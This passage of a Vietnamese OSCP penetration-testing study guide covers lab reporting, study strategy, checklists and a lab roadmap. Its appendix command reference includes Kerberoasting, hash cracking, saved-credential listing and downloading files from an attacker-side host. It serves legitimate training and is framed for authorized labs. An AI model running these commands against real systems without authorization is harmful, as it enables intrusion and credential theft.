Mục tiêu: Chuyển toàn bộ quá trình lab thành báo cáo có thể kiểm toán.

Môi trường: Một máy đã hoàn tất exploitation và privilege escalation.

Các bước thực hiện:

1. Tổng hợp timeline, raw output và ảnh chụp.
2. Vẽ attack path từ initial access đến root/SYSTEM.
3. Viết executive summary tối đa một trang.
4. Viết từng finding theo cấu trúc chuẩn.
5. Thêm remediation và cleanup note.

Evidence tối thiểu cần lưu:

- Báo cáo DOCX/PDF
- Attack path diagram
- Danh sách artefact đã tạo

Câu hỏi tự đánh giá:

- Người khác có tái hiện được chỉ từ báo cáo?
- Finding đã mô tả root cause hay chỉ mô tả payload?
- Executive summary có tránh jargon không cần thiết?

14. Chiến lược học tập, xử lý bế tắc và mô phỏng kỳ thi

14.1. Chu trình học một kỹ thuật

1. Đọc khái niệm và điều kiện kỹ thuật.
2. Xem một ví dụ có giải thích, không chỉ xem walkthrough.
3. Thực hiện lab có hướng dẫn.
4. Thực hiện lại không nhìn note.
5. Viết checklist bằng lời của mình.
6. Áp dụng trên một máy mới và viết báo cáo.

14.2. Quy tắc 30 phút khi bị kẹt

Nếu sau khoảng 30 phút không có tiến triển, dừng việc lặp lại cùng một hướng. Ghi lại điều đã thử, kiểm tra giả định, đọc lại output, quay về service matrix và chuyển sang một nhánh khác. Bế tắc thường đến từ một chi tiết enumeration bị bỏ qua hơn là thiếu exploit.

Dấu hiệu bế tắc	Hành động reset
Chạy nhiều exploit cùng phiên bản	Xác minh exact version/config/OS và điều kiện tiên quyết
Fuzzing không ra gì	Kiểm tra baseline, vhost, extension, auth context, recursion
Có shell nhưng không leo quyền	Quay về sudo/SUID/service/credential/internal ports
AD graph quá nhiều edge	Xác định user hiện tại, target high-value và shortest path có thể xác minh
Credential không dùng được	Kiểm tra domain/local format, protocol, lockout, password expired, time skew
Tunnel không hoạt động	Kiểm tra route, listener, interface, firewall và direction

14.3. Mô phỏng 24 giờ

Chọn một bộ máy lab đủ đa dạng, tự đặt thời gian, không xem walkthrough, ghi evidence liên tục và dành thời gian cuối để báo cáo. Mục tiêu mô phỏng là kỷ luật phân bổ thời gian và khả năng phục hồi khi bị kẹt, không phải chỉ số lượng máy.

Trước kỳ thi: Đối chiếu quy định OffSec hiện hành về công cụ tự động, Metasploit, báo cáo, thời gian và định dạng nộp. Không dựa vào ghi chú cũ trong các tài liệu tham khảo.

Phụ lục A. Command Reference có giải thích

Phụ lục này là bảng tra nhanh. Mỗi lệnh chỉ được dùng trong môi trường được ủy quyền. Thay <RHOST>, <LHOST>, <DOMAIN>, <USER> và <PORT> bằng dữ liệu lab.

A.1. Nmap và discovery

Lệnh	Mục đích
<code>nmap -sn <SUBNET></code>	Host discovery trong subnet
<code>nmap -Pn -p- --min-rate 1000 <RHOST></code>	Full TCP port scan khi host đã biết
<code>nmap -sC -sV -p<PORTS> <RHOST></code>	Default scripts và version detection
<code>nmap -sU --top-ports 100 <RHOST></code>	Top UDP ports
<code>nmap --script-help <SCRIPT></code>	Đọc mô tả và tác động NSE script
<code>nmap -oA <PREFIX> <RHOST></code>	Lưu ba định dạng output

A.2. DNS

Lệnh	Mục đích
<code>dig @<DNS> <DOMAIN> AXFR</code>	Thử zone transfer trong phạm vi
<code>dig @<DNS> <NAME> A</code>	Truy vấn bản ghi A
<code>dig @<DNS> _ldap._tcp.dc._msdcs.<DOMAIN> SRV</code>	Tìm DC qua SRV
<code>host -l <DOMAIN> <DNS></code>	Liệt kê zone nếu transfer được

A.3. SMB/RPC

Lệnh	Mục đích
<code>smbclient -L //<RHOST> -N</code>	Liệt kê share không credential
<code>smbclient //<RHOST>/<SHARE> -U <USER></code>	Kết nối share có credential
<code>smbmap -H <RHOST> -u <USER> -p <PASS></code>	Hiển thị quyền share
<code>rpcclient -U "" -N <RHOST></code>	RPC null session
<code>enum4linux-ng -A <RHOST></code>	Enumeration tổng hợp SMB/RPC
<code>impacket-smbserver share . -smb2support</code>	Mở SMB server lab để truyền file

A.4. HTTP

Lệnh	Mục đích
<code>curl -i http://<RHOST>/</code>	Xem header và body
<code>curl -k -I https://<RHOST>/</code>	Chỉ header, bỏ qua cert lab
<code>ffuf -w <WORDLIST> -u http://<RHOST>/FUZZ</code>	Content discovery
<code>ffuf -w <WORDLIST> -u http://<DOMAIN>/ -H "Host: FUZZ.<DOMAIN>"</code>	Virtual host discovery
<code>gobuster dir -u http://<RHOST>/ -w <WORDLIST> -x php,txt,bak</code>	Directory/file discovery
<code>wpscan --url http://<RHOST> -e u,p,t</code>	WordPress enumeration trong lab

A.5. FTP/NFS/SNMP

Lệnh	Mục đích
<code>ftp <RHOST></code>	Kết nối FTP
<code>showmount -e <RHOST></code>	Liệt kê NFS exports
<code>mount -t nfs <RHOST>:/export /mnt/nfs</code>	Mount NFS export
<code>onesixtyone -c community.txt <RHOST></code>	Kiểm tra SNMP community

Lệnh	Mục đích
snmpwalk -v2c -c public <RHOST> .1	Walk OID tree

A.6. Database

Lệnh	Mục đích
mysql -h <RHOST> -u <USER> -p	Kết nối MySQL
psql -h <RHOST> -U <USER> -d <DB>	Kết nối PostgreSQL
impacket-mssqlclient <DOMAIN>/<USER>:<PASS>@<RHOST>	Kết nối MSSQL
redis-cli -h <RHOST>	Kết nối Redis
sqlite3 <FILE>.db	Mở SQLite database

A.7. Password/hash

Lệnh	Mục đích
hashid <HASH>	Gợi ý loại hash
hashcat -m <MODE> <HASHFILE> <WORDLIST>	Crack offline
john --wordlist=<WORDLIST> <HASHFILE>	Crack bằng John
ssh2john id_rsa > id_rsa.hash	Chuyển private key có passphrase sang hash
fcrackzip -u -D -p <WORDLIST> archive.zip	Crack ZIP trong lab

A.8. Linux local

Lệnh	Mục đích
sudo -l	Liệt kê sudo rights
find / -perm -4000 -type f 2>/dev/null	Tìm SUID
getcap -r / 2>/dev/null	Tìm capabilities
ss -lntup	Liệt kê socket
ps aux --forest	Process tree
find / -writable -type d 2>/dev/null	Thư mục ghi được

A.9. Windows local

Lệnh	Mục đích
whoami /all	User, group, privilege
systeminfo	OS và hotfix summary
sc qc <SERVICE>	Service configuration
icacls <PATH>	ACL file/folder
schtasks /query /fo LIST /v	Scheduled tasks
cmdkey /list	Saved credentials
netstat -ano	Connection và PID

A.10. AD/Kerberos

Lệnh	Mục đích
Get-ADDomain	Thông tin domain
Get-ADUser -Filter *	Liệt kê user
Get-ADComputer -Filter *	Liệt kê computer
Get-ADUser -Filter {ServicePrincipalName -ne "\$null"} -Properties ServicePrincipalName	User có SPN
bloodhound-python -d <DOMAIN> -u <USER> -p <PASS> -ns <DCIP> -c All	Thu thập BloodHound từ Kali
impacket-GetUserSPNs <DOMAIN>:<USER>:<PASS> -request	Kerberoast trong lab
impacket-GetNPUsers <DOMAIN>/ -usersfile users.txt -no-pass	AS-REP enumeration

A.11. File transfer và tunneling

Lệnh	Mục đích
python3 -m http.server 8000	HTTP file server
wget http://<LHOST>:8000/file	Tải file trên Linux
iwr http://<LHOST>:8000/file -OutFile file	Tải file bằng PowerShell
ssh -L 8080:127.0.0.1:8080 user@pivot	Local port forward
ssh -D 1080 user@pivot	Dynamic SOCKS
socat TCP-LISTEN:<LPORT>,fork TCP:<RHOST>:<RPORT>	TCP relay

Phụ lục B. Checklists thực chiến

B.1. Checklist bắt đầu một máy

Hoàn thành	Hạng mục
☐	Xác nhận IP/hostname thuộc phạm vi
☐	Tạo workspace
☐	Bật terminal logging
☐	Host discovery/full TCP/top UDP
☐	Tạo service matrix
☐	Thêm domain/vhost vào /etc/hosts
☐	Đặt giả thuyết và ưu tiên

B.2. Checklist Web

Hoàn thành	Hạng mục
☐	Browse thủ công
☐	View source/JS
☐	robots.txt/sitemap
☐	Vhost/subdomain
☐	Content discovery có baseline
☐	Parameters/methods/cookies/roles
☐	Upload/download
☐	LFI/path traversal

Hoàn thành	Hạng mục
☐	SQLi/SSTI/XXE/SSRF
☐	Credential/config leakage

B.3. Checklist Linux PrivEsc

Hoàn thành	Hạng mục
☐	id/sudo -l
☐	OS/kernel
☐	SUID/SGID
☐	Capabilities
☐	Cron/systemd timers
☐	Processes/services
☐	Internal ports
☐	Writable paths
☐	Credential/history/config
☐	Mount/NFS
☐	Groups Docker/LXD/disk
☐	Kernel exploit cuối cùng

B.4. Checklist Windows PrivEsc

Hoàn thành	Hạng mục
☐	whoami /all
☐	systeminfo/hotfix
☐	Services & ACL
☐	Unquoted path
☐	Scheduled tasks
☐	AlwaysInstallElevated
☐	Token privileges
☐	Saved credentials
☐	PowerShell history/config
☐	Internal ports
☐	AV/AppLocker context
☐	Kernel exploit cuối cùng

B.5. Checklist AD

Hoàn thành	Hạng mục
☐	Domain/DC/time sync
☐	Users/groups/computers
☐	SPN/AS-REP
☐	Shares/SYSVOL/GPO
☐	Trusts
☐	ACL/delegated rights
☐	BloodHound

Hoàn thành	Hạng mục
☐	Sessions/local admin
☐	Delegation
☐	AD CS
☐	Credential/ticket hygiene

B.6. Checklist trước khi kết thúc

Hoàn thành	Hạng mục
☐	Proof user/root/SYSTEM/DA
☐	Ảnh có context
☐	Raw output
☐	Timeline
☐	Findings
☐	Artefact cleanup
☐	Rotate lab credential nếu cần
☐	Snapshot reset
☐	Backup note/report

Phụ lục C. Lộ trình phòng lab

Danh sách dưới đây được tổng hợp từ file “OSCP LABS TO PRACTICE 2023” và tái sắp xếp theo năng lực. Tình trạng phòng/máy có thể thay đổi; học viên nên tìm máy tương đương khi nội dung bị retire. Không xem walkthrough trước lần thử đầu tiên.

C.1. TryHackMe - lộ trình năng lực

Giai đoạn	Phòng/Path	Năng lực
Bước 1	Jr Penetration Tester	Nền tảng quy trình pentest
Bước 2	Offensive Pentesting	Enumeration và exploitation
Bước 3	Web Fundamentals	HTTP, web mapping và lỗ hổng web
Bước 4	Windows Fundamentals	Cấu trúc và quản trị Windows
Bước 5	Windows Exploitation	Khai thác Windows trong lab
Bước 6	Shells and Privilege Escalation	Shell và leo quyền
Bước 7	Host Evasions	Hiệu kiểm soát host; chỉ lab
Bước 8	Enumerating AD	AD enumeration
Bước 9	Breaching AD	Initial access vào AD lab
Bước 10	Exploiting AD	Kerberos, ACL và delegation
Bước 11	Lateral Movement and Pivoting	Di chuyển ngang và tunnel
Bước 12	Persisting AD	Học cơ chế persistence để phòng thủ/lab
Bổ sung	Post Compromise	Hậu khai thác và evidence

C.2. Hack The Box - nhóm máy Active Directory

STT	Máy	Yêu cầu đầu ra
-----	-----	----------------

STT	Máy	Yêu cầu đầu ra
1	Forest	Thực hiện không walkthrough; sau khi hoàn tất viết attack path và remediation.
2	Active	Thực hiện không walkthrough; sau khi hoàn tất viết attack path và remediation.
3	Reel	Thực hiện không walkthrough; sau khi hoàn tất viết attack path và remediation.
4	Multimaster	Thực hiện không walkthrough; sau khi hoàn tất viết attack path và remediation.
5	Mantis	Thực hiện không walkthrough; sau khi hoàn tất viết attack path và remediation.
6	Blackfield	Thực hiện không walkthrough; sau khi hoàn tất viết attack path và remediation.
7	Search	Thực hiện không walkthrough; sau khi hoàn tất viết attack path và remediation.
8	Monteverde	Thực hiện không walkthrough; sau khi hoàn tất viết attack path và remediation.
9	Intelligence	Thực hiện không walkthrough; sau khi hoàn tất viết attack path và remediation.
10	Sizzle	Thực hiện không walkthrough; sau khi hoàn tất viết attack path và remediation.
11	APT	Thực hiện không walkthrough; sau khi hoàn tất viết attack path và remediation.
12	Object	Thực hiện không walkthrough; sau khi hoàn tất viết attack path và remediation.
13	Support	Thực hiện không walkthrough; sau khi hoàn tất viết attack path và remediation.
14	Acute	Thực hiện không walkthrough; sau khi hoàn tất viết attack path và remediation.
15	Timelapse	Thực hiện không walkthrough; sau khi hoàn tất viết attack path và remediation.
16	StreamIO	Thực hiện không walkthrough; sau khi hoàn tất viết attack path và remediation.
17	Scrambled	Thực hiện không walkthrough; sau khi hoàn tất viết attack path và remediation.

C.3. Kế hoạch 12 tuần

Tuần	Chủ đề	Kỹ năng	Deliverable
1	Linux/Windows fundamentals	Nmap, shell, note-taking	2 máy easy + báo cáo ngắn
2	Service enumeration	FTP/SMB/NFS/SNMP/DB	2 máy
3	Web mapping	Burp, ffuf, auth, upload	2 web labs
4	Web exploitation	LFI, SQLi, SSTI/XXE basics	2 máy
5	Linux PrivEsc	sudo, SUID, cron, creds	3 lab paths
6	Windows PrivEsc	service, token, task, creds	3 lab paths
7	AD foundations	LDAP, Kerberos, PowerView	1 mini-domain
8	BloodHound & ACL	Graph, edge validation	2 attack paths
9	Kerberos attacks	Kerberoast, AS-REP	2 lab scenarios
10	Pivoting	SSH/Chisel/Ligolo	1 multi-subnet lab
11	Mixed machines	Không walkthrough	3 máy medium

Tuần	Chủ đề	Kỹ năng	Deliverable
12	Mock exam & report	Timebox, evidence, report	1 full simulation

Phụ lục D. Thuật ngữ và viết tắt

Viết tắt	Tên đầy đủ	Diễn giải
ACL	Access Control List	Danh sách kiểm soát truy cập.
ACE	Access Control Entry	Một mục quyền trong ACL.
AD	Active Directory	Dịch vụ thư mục Microsoft.
AS-REP	Authentication Service Reply	Phản hồi Kerberos AS; có thể bị roast khi không cần preauth.
C2	Command and Control	Kênh điều khiển; chỉ dùng trong lab/được ủy quyền.
CVE	Common Vulnerabilities and Exposures	Mã định danh lỗ hổng công khai.
DC	Domain Controller	Máy chủ điều khiển domain.
DNS	Domain Name System	Hệ thống phân giải tên.
EIP/RIP	Instruction Pointer	Thanh ghi điều khiển luồng thực thi.
GPO	Group Policy Object	Đối tượng chính sách nhóm.
LDAP	Lightweight Directory Access Protocol	Giao thức truy vấn thư mục.
LFI	Local File Inclusion	Lỗi include/đọc file cục bộ.
LPE	Local Privilege Escalation	Leo thang đặc quyền cục bộ.
NLA	Network Level Authentication	Xác thực trước phiên RDP.
NSE	Nmap Scripting Engine	Cơ chế script của Nmap.
NTLM	NT LAN Manager	Cơ chế/hash xác thực Windows cũ và hiện hành theo bối cảnh.
OSINT	Open Source Intelligence	Tình báo nguồn mở.
PoC	Proof of Concept	Mã/minh chứng khái niệm.
RCE	Remote Code Execution	Thực thi mã từ xa.
ROE	Rules of Engagement	Quy tắc và phạm vi thực hiện.
RBCD	Resource-Based Constrained Delegation	Ủy quyền ràng buộc theo tài nguyên.
SID	Security Identifier	Định danh principal Windows.
SMB	Server Message Block	Giao thức chia sẻ file và dịch vụ Windows.
SPN	Service Principal Name	Định danh dịch vụ Kerberos.
SSRF	Server-Side Request Forgery	Server gửi request theo input attacker.
SSTI	Server-Side Template Injection	Injection vào template engine phía server.
SUID	Set User ID	Bit quyền thực thi với effective UID owner.
TGS	Ticket Granting Service ticket	Service ticket Kerberos.
TGT	Ticket Granting Ticket	Ticket nền để yêu cầu TGS.
TTY	Teletype/terminal	Terminal tương tác.
UDF	User-Defined Function	Hàm do người dùng định nghĩa trong DB.
VHost	Virtual Host	Hostname logic trên web server.
WinRM	Windows Remote Management	Quản trị từ xa dựa trên WS-Management.
XSS	Cross-Site Scripting	Script chạy trong trình duyệt nạn nhân.
XXE	XML External Entity	Lạm dụng external entity của XML parser.

Nguồn tài liệu tham khảo

Nguồn do người dùng cung cấp:

- OSCP CheatSheet.pdf
- OSCP notes.pdf
- OSCP Offsec.pdf
- OSCP NOTES ACTIVE DIRECTORY 1.pdf
- OSCP Notes For Beginners.pdf
- OSCP LABS TO PRACTICE 2023.pdf

Các nguồn công khai được các ghi chú tham chiếu và nên dùng để học sâu hơn:

Nguồn	Mục đích
OffSec	Exam Guide và syllabus chính thức - phải kiểm tra phiên bản hiện hành.
Nmap Reference Guide	Tài liệu chính thức Nmap và NSE.
Microsoft Learn	Active Directory, Kerberos, PowerShell, Windows security.
BloodHound / SpecterOps	Mô hình graph và nghiên cứu đường tấn công AD.
Impacket	Bộ công cụ giao thức mạng Windows/AD.
GTFOBins	Unix binary techniques; dùng để phân tích sai cấu hình.
LOLBAS	Windows signed binaries behavior.
OWASP WSTG	Phương pháp kiểm thử ứng dụng web.
MITRE ATT&CK	Mô hình kỹ thuật đối thủ và mapping detection.
HackTricks	Nguồn tham khảo thực hành; phải xác minh lại bằng tài liệu chính thức.

Lời kết

Năng lực OSCP hình thành từ việc lặp lại một quy trình đúng: enumerate có mục tiêu, kiểm chứng thủ công, khai thác có kiểm soát, ghi evidence và báo cáo rõ ràng. Cheat sheet chỉ hữu ích khi người học hiểu điều kiện của từng lệnh. Hãy coi mỗi máy lab là một bài điều tra kỹ thuật, không phải một chuỗi payload cần đoán.

Thông điệp của TheR9ck Cybersecurity Team: Học sâu bản chất, giữ kỷ luật phạm vi, và luôn để lại một báo cáo tốt hơn so với lúc bạn bắt đầu.